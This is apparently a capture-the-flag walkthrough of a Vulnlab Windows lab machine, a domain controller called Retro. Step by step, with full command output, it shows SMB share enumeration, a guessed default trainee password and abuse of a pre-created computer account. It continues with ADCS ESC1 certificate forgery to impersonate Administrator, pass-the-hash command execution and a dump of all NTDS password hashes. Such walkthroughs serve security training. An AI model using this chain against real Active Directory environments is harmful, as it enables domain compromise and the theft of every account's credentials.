Overview
- Type Machines
- OS Windows
- Severity Easy
- Creator r0BIT
- Release date 2023 Aug 11
Enumeration
Start the instance via Discord and let’s go:

10.10.77.33
Nmap
$ nmap -sC -sV -Pn -p- --min-rate=1000 -T4 10.10.77.33

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-12-17 10:43:01Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: retro.vl0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC.retro.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC.retro.vl
| Not valid before: 2024-12-17T10:21:38
|_Not valid after:  2025-12-17T10:21:38
|_ssl-date: TLS randomness does not represent time
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: RETRO
|   NetBIOS_Domain_Name: RETRO
|   NetBIOS_Computer_Name: DC
|   DNS_Domain_Name: retro.vl
|   DNS_Computer_Name: DC.retro.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2024-12-17T10:43:53+00:00
|_ssl-date: 2024-12-17T10:44:33+00:00; -2s from scanner time.
| ssl-cert: Subject: commonName=DC.retro.vl
| Not valid before: 2024-12-16T10:30:24
|_Not valid after:  2025-06-17T10:30:24
9389/tcp  open  mc-nmf        .NET Message Framing
49674/tcp open  msrpc         Microsoft Windows RPC
49683/tcp open  msrpc         Microsoft Windows RPC
49859/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
Add
DC.retro.vl,retro.vlin in /etc/hosts
Shared folder (445/tcp)
List shared folders using the guest account:
$ nxc smb DC.retro.vl -u 'guest' -p '' --shares
SMB         10.10.77.33     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:retro.vl) (signing:True) (SMBv1:False)
SMB         10.10.77.33     445    DC               [+] retro.vl\guest:
SMB         10.10.77.33     445    DC               [*] Enumerated shares
SMB         10.10.77.33     445    DC               Share           Permissions     Remark
SMB         10.10.77.33     445    DC               -----           -----------     ------
SMB         10.10.77.33     445    DC               ADMIN$                          Remote Admin
SMB         10.10.77.33     445    DC               C$                              Default share
SMB         10.10.77.33     445    DC               IPC$            READ            Remote IPC
SMB         10.10.77.33     445    DC               NETLOGON                        Logon server share
SMB         10.10.77.33     445    DC               Notes
SMB         10.10.77.33     445    DC               SYSVOL                          Logon server share
SMB         10.10.77.33     445    DC               Trainees        READ
Found
Traineeswith read access and the server is Windows Server 2022 so pretty new with a build 20348
$ smbclient -U guest --password '' //DC.retro.vl/Trainees
Try "help" to get a list of possible commands.
smb: \> prompt off
smb: \> recurse on
smb: \> dir
  .                                   D        0  Mon Jul 24 06:58:43 2023
  ..                                DHS        0  Wed Jul 26 18:54:14 2023
  Important.txt                       A      288  Mon Jul 24 07:00:13 2023

		6261499 blocks of size 4096. 2242758 blocks available
smb: \> get Important.txt
getting file \Important.txt of size 288 as Important.txt (0.3 KiloBytes/sec) (average 0.3 KiloBytes/sec)
smb: \> quit
$ cat Important.txt
Dear Trainees,

I know that some of you seemed to struggle with remembering strong and unique passwords.
So we decided to bundle every one of you up into one account.
Stop bothering us. Please. We have other stuff to do than resetting your password every day.

Regards

The Admins
Following this hint, we check if we can access to the second shared folder Notes using a common default credential trainee:trainee as the account is bundle to all trainees:
$ nxc smb DC.retro.vl -u 'trainee' -p 'trainee' --shares
SMB         10.10.77.33     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:retro.vl) (signing:True) (SMBv1:False)
SMB         10.10.77.33     445    DC               [+] retro.vl\trainee:trainee
SMB         10.10.77.33     445    DC               [*] Enumerated shares
SMB         10.10.77.33     445    DC               Share           Permissions     Remark
SMB         10.10.77.33     445    DC               -----           -----------     ------
SMB         10.10.77.33     445    DC               ADMIN$                          Remote Admin
SMB         10.10.77.33     445    DC               C$                              Default share
SMB         10.10.77.33     445    DC               IPC$            READ            Remote IPC
SMB         10.10.77.33     445    DC               NETLOGON        READ            Logon server share
SMB         10.10.77.33     445    DC               Notes           READ
SMB         10.10.77.33     445    DC               SYSVOL          READ            Logon server share
SMB         10.10.77.33     445    DC               Trainees        READ
We have read access to
Notes
$ smbclient -U trainee --password 'trainee' //DC.retro.vl/Notes
Try "help" to get a list of possible commands.
smb: \> prompt off
smb: \> recurse on
smb: \> dir
  .                                   D        0  Mon Jul 24 07:03:16 2023
  ..                                DHS        0  Wed Jul 26 18:54:14 2023
  ToDo.txt                            A      248  Mon Jul 24 07:05:56 2023

		6261499 blocks of size 4096. 2222802 blocks available
smb: \> get ToDo.txt
getting file \ToDo.txt of size 248 as ToDo.txt (0.2 KiloBytes/sec) (average 0.2 KiloBytes/sec)
smb: \> quit
$ cat ToDo.txt
Thomas,

after convincing the finance department to get rid of their ancienct banking software
it is finally time to clean up the mess they made. We should start with the pre created
computer account. That one is older than me.

Best

James
Found 2 users
ThomasandJamesand also something related topre-created computer account
That seems related to Pre-Windows 2000 computers.
Pre-created computer account abusing
Get the active users list:
$ nxc ldap DC.retro.vl -u 'trainee' -p 'trainee' --active-users
SMB         10.10.77.33     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:retro.vl) (signing:True) (SMBv1:False)
LDAP        10.10.77.33     389    DC               [+] retro.vl\trainee:trainee
LDAP        10.10.77.33     389    DC               [*] Total records returned: 5, total 1 user(s) disabled
LDAP        10.10.77.33     389    DC               -Username-                    -Last PW Set-       -BadPW- -Description-
LDAP        10.10.77.33     389    DC               Administrator                 2023-07-23 20:47:47 0       Built-in account for administering the computer/domain
LDAP        10.10.77.33     389    DC               Guest                         <never>             0       Built-in account for guest access to the computer/domain
LDAP        10.10.77.33     389    DC               trainee                       2023-07-23 21:26:01 0
LDAP        10.10.77.33     389    DC               jburley                       2023-07-23 22:06:50 0
LDAP        10.10.77.33     389    DC               tblack                        2023-07-23 22:08:59 0
jburleyseems to beJames Burleyandtblackseems to beThomas Black
$ nxc ldap DC.retro.vl -u 'trainee' -p 'trainee' -M pre2k
SMB         10.10.77.33     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:retro.vl) (signing:True) (SMBv1:False)
LDAP        10.10.77.33     389    DC               [+] retro.vl\trainee:trainee
PRE2K       10.10.77.33     389    DC               Pre-created computer account: BANKING$
PRE2K       10.10.77.33     389    DC               [+] Found 1 pre-created computer accounts. Saved to /home/user/.nxc/modules/pre2k/retro.vl/precreated_computers.txt
PRE2K       10.10.77.33     389    DC               [+] Successfully obtained TGT for banking@retro.vl
PRE2K       10.10.77.33     389    DC               [+] Successfully obtained TGT for 1 pre-created computer accounts. Saved to /home/user/.nxc/modules/pre2k/ccache
Found Pre-created computer account:
BANKING$and we got also his TGT
Pre-WIndows 2000 computer accounts are valuable targets during engagements, as by default the password is set to the computer name.
If you want to learn more, check out this great article at TrustedSec: https://trustedsec.com/blog/diving-into-pre-created-computer-accounts
Inject the TGT to our global environement variable:
$ export KRB5CCNAME=banking.ccache
$ klist
Ticket cache: FILE:banking.ccache
Default principal: banking@RETRO.VL

Valid starting     Expires            Service principal
12/17/24 20:09:41  12/18/24 06:09:41  krbtgt/RETRO.VL@RETRO.VL
	renew until 12/18/24 20:09:42
Check authentication:
$ nxc smb DC.retro.vl --use-kcache
SMB         DC.retro.vl     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:retro.vl) (signing:True) (SMBv1:False)
SMB         DC.retro.vl     445    DC               [+] retro.vl\banking from ccache
Success
ADCS ESC1 abusing (Retro_Root)
ADCS Certificates hunting
List All PKI Enrollment Servers:
$ nxc ldap DC.retro.vl --use-kcache -d retro.vl -M adcs
SMB         DC.retro.vl     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:retro.vl) (signing:True) (SMBv1:False)
LDAP        DC.retro.vl     389    DC               [+] retro.vl\BANKING$ from ccache
ADCS        DC.retro.vl     389    DC               [*] Starting LDAP search with search filter '(objectClass=pKIEnrollmentService)'
ADCS        DC.retro.vl     389    DC               Found PKI Enrollment Server: DC.retro.vl
ADCS        DC.retro.vl     389    DC               Found CN: retro-DC-CA
List All Certificates Inside a PKI:
$ nxc ldap DC.retro.vl --use-kcache -d retro.vl -M adcs -o SERVER=retro-DC-CA
SMB         DC.retro.vl     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:retro.vl) (signing:True) (SMBv1:False)
LDAP        DC.retro.vl     389    DC               [+] retro.vl\BANKING$ from ccache
ADCS        DC.retro.vl     389    DC               Using PKI CN: retro-DC-CA
ADCS        DC.retro.vl     389    DC               [*] Starting LDAP search with search filter '(distinguishedName=CN=retro-DC-CA,CN=Enrollment Services,CN=Public Key Services,CN=Services,CN=Configuration,'
ADCS        DC.retro.vl     389    DC               Found Certificate Template: RetroClients
ADCS        DC.retro.vl     389    DC               Found Certificate Template: DirectoryEmailReplication
ADCS        DC.retro.vl     389    DC               Found Certificate Template: DomainControllerAuthentication
ADCS        DC.retro.vl     389    DC               Found Certificate Template: KerberosAuthentication
ADCS        DC.retro.vl     389    DC               Found Certificate Template: EFSRecovery
ADCS        DC.retro.vl     389    DC               Found Certificate Template: EFS
ADCS        DC.retro.vl     389    DC               Found Certificate Template: DomainController
ADCS        DC.retro.vl     389    DC               Found Certificate Template: WebServer
ADCS        DC.retro.vl     389    DC               Found Certificate Template: Machine
ADCS        DC.retro.vl     389    DC               Found Certificate Template: User
ADCS        DC.retro.vl     389    DC               Found Certificate Template: SubCA
ADCS        DC.retro.vl     389    DC               Found Certificate Template: Administrator
Hunt for ADCS CAs:
$ nxc smb DC.retro.vl --use-kcache -d retro.vl -M enum_ca
SMB         DC.retro.vl     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:retro.vl) (signing:True) (SMBv1:False)
SMB         DC.retro.vl     445    DC               [+] retro.vl\banking from ccache
ENUM_CA     DC.retro.vl     445    DC               Active Directory Certificate Services Found.
ENUM_CA     DC.retro.vl     445    DC               http://DC.retro.vl/certsrv/certfnsh.asp
Search for vulnerable template:
$ certipy-ad find -vulnerable -dc-ip DC.retro.vl -ns 10.10.77.33 -k
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Trying to get CA configuration for 'retro-DC-CA' via CSRA
[!] Got error while trying to get CA configuration for 'retro-DC-CA' via CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED - General access denied error.
[*] Trying to get CA configuration for 'retro-DC-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Got CA configuration for 'retro-DC-CA'
[*] Saved BloodHound data to '20241217204620_Certipy.zip'. Drag and drop the file into the BloodHound GUI from @ly4k
[*] Saved text output to '20241217204620_Certipy.txt'
[*] Saved JSON output to '20241217204620_Certipy.json'
We can also use Certipy to get all certificate templates information:
$ certipy-ad find -bloodhound -dc-ip DC.retro.vl -ns 10.10.77.33 -k
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Trying to get CA configuration for 'retro-DC-CA' via CSRA
[!] Got error while trying to get CA configuration for 'retro-DC-CA' via CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED - General access denied error.
[*] Trying to get CA configuration for 'retro-DC-CA' via RRP
[*] Got CA configuration for 'retro-DC-CA'
[*] Saved BloodHound data to '20241217204806_Certipy.zip'. Drag and drop the file into the BloodHound GUI from @ly4k
Check:
$ cat 20241217204620_Certipy.txt
Certificate Authorities
  0
    CA Name                             : retro-DC-CA
    DNS Name                            : DC.retro.vl
    Certificate Subject                 : CN=retro-DC-CA, DC=retro, DC=vl
    Certificate Serial Number           : 7A107F4C115097984B35539AA62E5C85
    Certificate Validity Start          : 2023-07-23 21:03:51+00:00
    Certificate Validity End            : 2028-07-23 21:13:50+00:00
    Web Enrollment                      : Disabled
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Permissions
      Owner                             : RETRO.VL\Administrators
      Access Rights
        ManageCertificates              : RETRO.VL\Administrators
                                          RETRO.VL\Domain Admins
                                          RETRO.VL\Enterprise Admins
        ManageCa                        : RETRO.VL\Administrators
                                          RETRO.VL\Domain Admins
                                          RETRO.VL\Enterprise Admins
        Enroll                          : RETRO.VL\Authenticated Users
Certificate Templates
  0
    Template Name                       : RetroClients
    Display Name                        : Retro Clients
    Certificate Authorities             : retro-DC-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : None
    Private Key Flag                    : 16842752
    Extended Key Usage                  : Client Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 1 year
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 4096
    Permissions
      Enrollment Permissions
        Enrollment Rights               : RETRO.VL\Domain Admins
                                          RETRO.VL\Domain Computers
                                          RETRO.VL\Enterprise Admins
      Object Control Permissions
        Owner                           : RETRO.VL\Administrator
        Write Owner Principals          : RETRO.VL\Domain Admins
                                          RETRO.VL\Enterprise Admins
                                          RETRO.VL\Administrator
        Write Dacl Principals           : RETRO.VL\Domain Admins
                                          RETRO.VL\Enterprise Admins
                                          RETRO.VL\Administrator
        Write Property Principals       : RETRO.VL\Domain Admins
                                          RETRO.VL\Enterprise Admins
                                          RETRO.VL\Administrator
    [!] Vulnerabilities
      ESC1                              : 'RETRO.VL\\Domain Computers' can enroll, enrollee supplies subject and template allows client authentication
Found that the certificate template
RetroClientshasEnrollment RightstoDomain Computerswhich can allow the machine accountBanking$to enroll certificate on behalf of other users (…Administrator) leading to ESC1 attack
ADCS ESC1 exploiting
Align our local clock to the server clock:
$ sudo rdate -n DC.retro.vl
Tue Dec 17 21:58:05 JST 2024
Request the Administrator PFX certificate:
It’s needed to adjust the -key-size option to a value higher than 4096 to prevent a NetBIOS error.
$ certipy-ad req -dc-ip DC.retro.vl -ns 10.10.77.33 -k -target DC.retro.vl -ca retro-DC-CA -template RetroClients -upn Administrator@retro.vl -key-size 4096
Certipy v4.8.2 - by Oliver Lyak (ly4k)

/usr/lib/python3/dist-packages/certipy/commands/req.py:459: SyntaxWarning: invalid escape sequence '\('
  "(0x[a-zA-Z0-9]+) \([-]?[0-9]+ ",
[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 10
[*] Got certificate with UPN 'Administrator@retro.vl'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
This .pfx file is a joined file that includes the certificate along with the private key for this Administrator user.
We can use this .pfx file to authenticate and retrieve the Administrator user’s NTLM hash:
$ certipy-ad auth -pfx administrator.pfx -dc-ip DC.retro.vl -ns 10.10.77.33 -k -domain retro.vl
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@retro.vl
[*] Trying to get TGT...
[*] Got TGT
[*] Saved Kirbi file to 'administrator.kirbi'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@retro.vl': aad3b435b51404eeaad3b435b51404ee:252fac7066d93dd009d4fd2cd0368389
Got
Administrator:252fac7066d93dd009d4fd2cd0368389
Get the Retro_Root flag:
$ nxc smb DC.retro.vl -u Administrator -H '252fac7066d93dd009d4fd2cd0368389' -x 'type C:\Users\Administrator\Desktop\root.txt'
SMB         10.10.77.33     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:retro.vl) (signing:True) (SMBv1:False)
SMB         10.10.77.33     445    DC               [+] retro.vl\Administrator:252fac7066d93dd009d4fd2cd0368389 (Pwn3d!)
SMB         10.10.77.33     445    DC               [+] Executed command via wmiexec
SMB         10.10.77.33     445    DC               VL{8b13de0d077813ff16c5e792186bdde4}
Dump all hashes for the sake:
$ nxc smb DC.retro.vl -u Administrator -H '252fac7066d93dd009d4fd2cd0368389' -M ntdsutil
SMB         10.10.77.33     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:retro.vl) (signing:True) (SMBv1:False)
SMB         10.10.77.33     445    DC               [+] retro.vl\Administrator:252fac7066d93dd009d4fd2cd0368389 (Pwn3d!)
NTDSUTIL    10.10.77.33     445    DC               [*] Dumping ntds with ntdsutil.exe to C:\Windows\Temp\173444080
NTDSUTIL    10.10.77.33     445    DC               Dumping the NTDS, this could take a while so go grab a redbull...
NTDSUTIL    10.10.77.33     445    DC               [+] NTDS.dit dumped to C:\Windows\Temp\173444080
NTDSUTIL    10.10.77.33     445    DC               [*] Copying NTDS dump to /tmp/tmp2xa2143d
NTDSUTIL    10.10.77.33     445    DC               [*] NTDS dump copied to /tmp/tmp2xa2143d
NTDSUTIL    10.10.77.33     445    DC               [+] Deleted C:\Windows\Temp\173444080 remote dump directory
NTDSUTIL    10.10.77.33     445    DC               [+] Dumping the NTDS, this could take a while so go grab a redbull...
NTDSUTIL    10.10.77.33     445    DC               Administrator:500:aad3b435b51404eeaad3b435b51404ee:252fac7066d93dd009d4fd2cd0368389:::
NTDSUTIL    10.10.77.33     445    DC               Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
NTDSUTIL    10.10.77.33     445    DC               DC$:1000:aad3b435b51404eeaad3b435b51404ee:8524095749ef185bb989696cf4cc867f:::
NTDSUTIL    10.10.77.33     445    DC               krbtgt:502:aad3b435b51404eeaad3b435b51404ee:e11fffd0ed83eedde12611fc2fbb8650:::
NTDSUTIL    10.10.77.33     445    DC               retro.vl\trainee:1104:aad3b435b51404eeaad3b435b51404ee:2a217a32bde94a23b26a8eea26c70874:::
NTDSUTIL    10.10.77.33     445    DC               BANKING$:1106:aad3b435b51404eeaad3b435b51404ee:2ea2019d5d1f4ffa75f411818935b333:::
NTDSUTIL    10.10.77.33     445    DC               retro.vl\jburley:1107:aad3b435b51404eeaad3b435b51404ee:38a7c1cf54d326ae1198a25067318b10:::
NTDSUTIL    10.10.77.33     445    DC               retro.vl\tblack:1109:aad3b435b51404eeaad3b435b51404ee:0adf9f3819565a0d0f3890290ecc3919:::
NTDSUTIL    10.10.77.33     445    DC               [+] Dumped 8 NTDS hashes to /home/user/.nxc/logs/DC_10.10.77.33_2024-12-17_220632.ntds of which 6 were added to the database
NTDSUTIL    10.10.77.33     445    DC               [*] To extract only enabled accounts from the output file, run the following command:
NTDSUTIL    10.10.77.33     445    DC               [*] grep -iv disabled /home/user/.nxc/logs/DC_10.10.77.33_2024-12-17_220632.ntds | cut -d ':' -f1
Extra
Challenge solved! Use this link to share it: https://api.vulnlab.com/api/v1/share?id=a4bb91c6-7375-488c-921e-c25c612dd497